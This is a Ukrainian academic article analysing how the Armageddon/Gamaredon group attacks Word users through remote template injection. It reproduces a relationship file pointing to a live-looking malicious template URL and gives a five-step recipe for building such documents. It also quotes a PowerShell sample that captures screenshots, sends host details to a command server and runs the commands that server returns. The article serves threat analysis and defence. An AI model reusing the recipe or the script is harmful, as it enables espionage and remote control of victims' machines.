УДК 004.67, 004.91
DOI: 10.31673/2409-7292.2023.010009

Волошко С. В., Новікова І. В., Недобойко Д. А.

ТЕХНОЛОГІЯ КОМП'ЮТЕРНОЇ АТАКИ ЩОДО ОТРИМАННЯ ДОСТУПУ НА ОСНОВІ ВІДДАЛЕНОГО ВПРОВАДЖЕННЯ ШАБЛОНУ ДОКУМЕНТА

У статті досліджується технологія нового виду атак з допомогою вірусів, які віддалено впроваджуються у шаблонах документів Microsoft Word. Microsoft Word має функцію, за допомогою якої користувач може створити документ із шаблоном. Щоразу, коли документ Word із шаблоном записується/читається, ці шаблони завантажуються/використовуються з локальної чи віддаленої машини. Таким чином, зловмисники можуть розмістити файл шаблону документа Word (.dotm) зі шкідливими макросами на своїх серверах. Щоразу, коли жертва відкриває документ Word, документ отримує шкідливий шаблон із сервера зловмисника та виконує його. Досліджено алгоритм атаки та методи протидії таким атакам.

Ключові слова: Armageddon, кібератака, ін'єкція шаблону, Microsoft Word, фішинг.

Вступ

Загальна статистика кіберінцидентів та кібератак, що зареєструвала та дослідила Українська урядова команда реагування на комп'ютерні надзвичайні події CERT-UA, сягнула позначки 2100 протягом року та понад 1500 – від початку повномасштабного воєнного вторгнення (24.02.2022). Протягом всього року основною мішенню російських хакерів залишалась цивільна, а не військова інфраструктура. Інтенсивність кібератак тримається на певному сталому рівні з незначними відхиленнями (рис. 1) [1].




Рис. 1. Статистика кібератак в Україні у 2022 році [1]

Одним з найбільш активних російських угруповань, які діяли в Україні у 2022 році, є хакерська група Armageddon (ідентифікатор UAC-0010), яка асоціюється з ФСБ рф. Діяльність групи Armageddon відслідковується в Україні з 2013 року і налічує атаки проти військових, урядових і некомерційних організацій. Також, активність групи відома під назвами Gamaredon, Primitive Bear, Shuckworm, Iron Tilden, WinterFlounder і Actinium. Група є однією з найактивніших груп, які реалізують APT-атаки, спрямовані сьогодні на Україну. Вона добре відома своїми фішинговими посланнями, які реалізуються через вкладення документів Microsoft Office електронною поштою для отримання початкового доступу до систем [2].

Вважається, що група та її попередні інкарнації відповідальні за понад 5000 атак на понад 1500 українських державних систем з 2014 року. Цілі групи включають: контроль за об'єктами критичної інфраструктури (електростанції, системи опалення та водопостачання); крадіжка та збір розвідданих, у тому числі інформації з обмеженим доступом (що стосується сектору безпеки та оборони; державних установ); інформаційно-психологічний вплив; блокування інформаційних систем [3].

Постановка проблеми

Група Armageddon використовує законні документи Microsoft Office для здійснення віддаленого впровадження шаблону. Такий метод працює навіть із увімкненими функціями безпеки Microsoft Word. Це означає, що зловмисники можуть обійти захист Microsoft Word, щоб скомпрометувати цільові системи зловмисним програмним забезпеченням, отримати доступ до інформації, а потім поширити інфекцію на інших користувачів.

З 2021 року, для отримання початкового доступу, група почала використовувати техніку віддаленого впровадження шаблону в документ. Під час виконання шкідливий документ завантажує архів, що саморозпаковується і містить файл LNK, який є ярликом Windows і який служить вказівником для відкриття файлу, папки або програми. Це продовжує ланцюг атаки і робить її безперервною [3].

Мета роботи – дослідити технологію здійснення атак за допомогою вірусів, які віддалено впроваджуються у шаблонах документів Microsoft Word.

Технічний аналіз атаки віддаленої ін'єкції шаблону

Щоб зрозуміти, як працює техніка віддаленого введення шаблону, необхідно спочатку уважніше розглянути формат файлу .docx. З випуском Office 2007 корпорація Майкрософт змінила стандартне розширення імен файлів документів Office з .doc на .docx. Цей перехід відображав впровадження компанією формату з відкритим кодом під назвою Open XML. На самому базовому рівні це архів, що містить кілька файлів XML, які складають документ. Це була фундаментальна зміна способу зберігання даних у файлі [2].

Microsoft Word також дозволяє користувачеві створювати та ділитися новими шаблонами, які зберігаються у файлах .dotm. Стандартні шаблони Microsoft Office знаходяться в папці C:\Users\USER\AppData\Roaming\Microsoft\Templates\. Якщо заглянути туди на своєму комп'ютері, можна побачити шаблон Normal.dotm. Цей шаблон завантажується кожного разу, коли Microsoft Word відкривається на вашому комп'ютері. Файли шаблонів можна завантажувати локально, наприклад Normal.dotm, або з віддалених джерел. Завантаження документа з віддаленого джерела – це те, що робить можливою техніку атаки впровадження шаблону (рис. 2) [4].




Рис. 2. Відмінність атаки віддаленого впровадження шаблону від класичної [4]

Віддалена ін'єкція шаблону не використовує макроси користувача (поширена техніка зараження у минулому), оскільки у файлі відсутній VBScript. Щойно користувач відкриє

© Волошко, С. В., Новікова, І. В., & Недобойко, Д. А. (2023). Технологія комп'ютерної атаки щодо отримання доступу на основі віддаленого впровадження шаблону документа. Сучасний захист інформації, 1(53), 67–71. https://doi.org/10.31673/2409-7292.2023.010009.

документ, змінений шаблон завантажиться в Word і почне повне завантаження зі шкідливої URL-адреси в шаблоні. Цей метод відповідає логу атаки CVE-2017-0199. Зауважимо, що зловмисники намагаються уникнути DNS-резолвів доменних імен серверів управління, для чого, з метою отримання A-записів (IP-адрес), використовуться сторонні сервіси, наприклад: hxxps://cloudflare-dns[.]com/dns-query, hxxps://whoer[.]net/ru/checkwhois та інші.

Щоб розпочати атаку, група Armageddon часто надсилає користувачам у цільових організаціях фішингові електронні листи, у яких містяться шкідливі документи. Як приклад, якщо ви подивитеся на документі (рис. 3) можна побачити заголовок «СЛУЖБА БЕЗПЕКИ УКРАЇНИ», або «Командиру військової частини А4267». Ці документи були явно адресовані посадовим особам з відповідних структур. Розсилка електронних листів здійснюється за допомогою сервісу @mail.gov.ua. Крім того, як і раніше, для визначення IP-адреси серверу управління використовується або третьосторонній сервіс (cloudflare-dns[.]com) або Telegram.

СЛУЖБА БЕЗПЕКИ УКРАЇНИ

ЧЕПІГА Володимира Івановича,
капітана першого рангу у відставці,
пенсіонера, пенсійна справа N\A-10781
вул. Володимирська, б. 33, м. Київ.
тел. 098-423-96-12, email: chepec@i.ua

З А Я В А
щодо заміни довідки про грошове забезпечення для перерахунку пенсії

Постановою Кабінету Міністрів України від **30.08.2017 № 704** "Про грошове забезпечення військовослужбовців, осіб рядового і начальницького складу та деяких інших осіб" (далі - Постанова № 704) запроваджено збільшення з 1 березня 2018 року розмірів посадових окладів, окладів за військовим званням та відсоткової надбавки за вислугу років відповідних категорій військовослужбовців, які мають право на пенсію за Законом України № 2262-XII.

На підставі вимог статті 63 Закону України № 2262-XII та положень Постанови № 704 мною набуто право на перерахунок пенсії з 1 березня 2018 року.

З огляду на викладене, прошу:

1. Виготовити на моє ім'я Довідку про розмір грошового забезпечення для перерахунку пенсії, за нормами чинними станом на 1 березня 2018 року, до якої

Командиру військової частини А4267

Рапорт

Клопочу, щодо виплати щомісячної премії за особистий внесок у загальні результати служби та додаткової винагороди за безпосередню участь у бойових діях (забезпеченні здійсненні заходів з національної безпеки і оборони, відсічі і стримування збройної агресії) особовому складу комендантського взводу військової частини А4267, згідно штату, за ЧЕРВЕНЬ 2022 року.

№п/п	Військове звання	ПІБ	Період участі	Примітка (зазначається підстава для позбавлення або знаходження на лікуванні, зникнення безвісті, тощо)
1	старший сержант	ХАРОВСЬКИЙ Володимир Володимирович	1.06. - 30.06.2022	
2	солдат	БАЛЬБУЗА Валерій Володимирович		
3	солдат	ГУЦУЛ Микола Васильович		

Рис. 3. Приклади документів із віддаленим впровадженням шаблону [2]

Оскільки файл .docx насправді є просто архівом, ми можемо використати безкоштовний архіватор файлів з відкритим вихідним кодом 7Zip, щоб розпакувати вміст і заглянути всередину. Якщо ми перейдемо до .\word_rels\settings.xml.rels у нашому прикладі, вміст файлу можна побачити на рис. 4. Файл завантажить архів, що саморозпаковується, який містить файл LNK.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target = 'http://a0322810.xsph.ru/templates/preliminary/guarantee/sequence.dot' TargetMode="External"/></Relationships>
```

Рис. 4. Код віддаленого завантаження шаблону [2]

Перевага цієї техніки полягає в тому, що фактичний документ Word-приманка, який завантажується на диск жертви, не є шкідливим. Таким чином, шанси на те, що вкладення обійде шлюзи електронної пошти та/або хост-рішення AV/EDR, збільшуються, у порівнянні з традиційним шкідливим документом Word.

Реалізація APT-атаки

Разом із завантаженням архіву, що саморозпаковується, Armageddon створює новий шаблон Normal.dotm, який замінює оригінальний шаблон Normal.dotm на комп'ютері користувача. Коли користувач працює з документом у Microsoft Word, завжди завантажується шаблон Normal.dotm. Таким чином, у разі атаки, щоразу, коли документ відкривається,

створюється або друкується з ураженої системи, шкідливий шаблон буде ділитися. Це підтримує безперервність атаки на цільовій машині та продовжує зараження системи.

Алгоритм атаки наступний:

1. Створюється файл шаблону .dotm зі шкідливим макросом, який нестиме корисне навантаження.
2. Цей файл шаблону .dotm розміщується на сервері зловмисника.
3. За допомогою одного із шаблонів створюється документ Word .docx.
4. Файл .docx перейменовується на .zip, він розпаковується і./word_rels/settings.xml.rels або ./word/_rels/settings.xml.rels заміняється адресою #2.
5. Файли повторно запаковуються і .zip перейменовується на .docx.

Якщо клікнути правою кнопкою миші та відкрити діалогове вікно властивостей шкідливого файлу LNK (рис. 5) і подивитися на поле «Ціль», можна бачити, що там присутня команда для виконання.




Рис. 5. Властивості шкідливого файлу LNK разом із командою виконання [2]

LNK спробує виконати mshta.exe, щоб завантажити сценарій PowerShell, який починає збір даних у системі користувачів. Mshta.exe – це двійковий файл Windows, призначений для виконання файлів Microsoft HTML Application (HTA). Після того, як інформацію буде зібрано, PowerShell передасть дані на сервер керування (C2) Armageddon (рис. 6).


Після того, як вищевказане відбудеться, «System.Windows.Forms» активується для створення знімків екрана системи користувача. Знімки екрана буде збережено локально як «test.png». Скріншоти мають кодування Base64. Крім того, сценарій PowerShell передасть на C2 серійний номер тому користувача та ім’я комп’ютера. Оскільки систему зараз повністю скомпрометовано, а шкідливий шаблон приховано у Word, Armageddon може продовжувати отримувати доступ до системи та обслуговувати нові зловмисні навантаження до тих пір, поки присутня інфекція.

Рекомендації щодо протидії атакам з впровадження шаблонів документів:

1. Аналіз репутації відправника (D3-SRA). Ніколи не треба відкривати вкладення з ненадійного джерела.

2. Оновлення програмного забезпечення (D3-SU). Необхідно постійно оновлювати програмне забезпечення, щоб підтримувати останні виправлення безпеки.

3. Виявлення віддаленого термінального сеансу (D3-RTSD). Адміністратори мережі повинні уважно стежити за обміном інформацією з невідомими джерелами.



```
while($count -le 4){
    if($screen) -le 9){
        $screen++;
        [void][Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");
        $size = [Windows.Forms.SystemInformation]::VirtualScreen;
        $bitmap = new-object Drawing.Bitmap $size.width, $size.height;
        $graphics = [Drawing.Graphics]::FromImage($bitmap);
        $graphics.CopyFromScreen($size.location,[Drawing.Point]::Empty, $size.size);
        $graphics.Dispose();
        $bitmap.Save("$env:USERPROFILE\test.png");
        $bitmap.Dispose();
        $file = "$env:USERPROFILE\test.png";
        $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($file));
        Remove-Item -Path "$env:USERPROFILE\test.png" -Force;
    }
    else{
        $base64string = "s"
    }
    $WebClient = New-Object net.webclient;
```

```
$a = Get-WmiObject -Query $("select * from win32_log" + "icaldisk where DeviceID='$env:SystemDrive'");
[string]$number = [System.Convert]::ToUInt32(($a).VolumeSerialNumber,16);
$aaa = $env:computername;
$aaa = $aaa+";";
$aaa = $aaa+$number;
$Collections = New-Object System.Collections.Specialized.NameValueCollection;
$Collections.Add($("i" + $rndstr),$aaa);
$Collections.Add("img",$base64string);
$response = $WebClient.UploadValues($url,$Collections);
[strings]$Uri = [System.Text.Encoding]::UTF8.GetString($response);
if($Uri.Length -gt 0){
    $cmd = iex $Uri.Substring(1);
    $Collections.Add("cmd",$cmd);
    $response = $WebClient.UploadValues($url,$Collections);
```

Рис. 6. PowerShell знімає екран користувача та створює веб-клієнт

Висновок

Існування таких груп, як Armageddon, цілком зрозуміло свідчить про те, що афілійовані з Росією суб'єкти продовжують розвивати компоненти державної інформаційної війни. Використання віддаленого впровадження шаблонів наразі довело високу ефективність для отримання доступу до систем і досягнення стійкості. Навіть якщо функції безпеки Microsoft Word увімкнено, автори зловмисного програмного забезпечення продовжуватимуть використовувати віддалену ін'єкцію шаблону. Здатність техніки обходити захист Microsoft Word і створювати постійний вплив, замінюючи стандартні шаблони Word, спрощує процес підключення систем користувачів до шкідливих сайтів і завантаження їх шкідливого корисного навантаження.

Перелік посилань

1. Війна в Україні. Пульс кіберзахисту. Дайджест: вересень-грудень 2022. – К.: ДССЗЗІ, 2022. – 9 с.
2. Gamaredon Leverages Microsoft Office Docs to Target Ukraine Government and Military. The BlackBerry Research & Intelligence Team. 11/21/22. https://blogs.blackberry.com/en/2022/11/gamaredon-leverages-microsoft-office-docs-to-target-ukraine-government
3. Хакерське угруповання Armageddon/Gamaredon. – К.: ДКІБ СБУ, 2021. – 34 с.
4. Sunggwan Choi. Remote Template Injection. https://blog.sunggwanchoi.com/remote-template-injection/

Надійшла: 03.01.2023 Рецензент: д.т.н., професор Ахрамович В.М.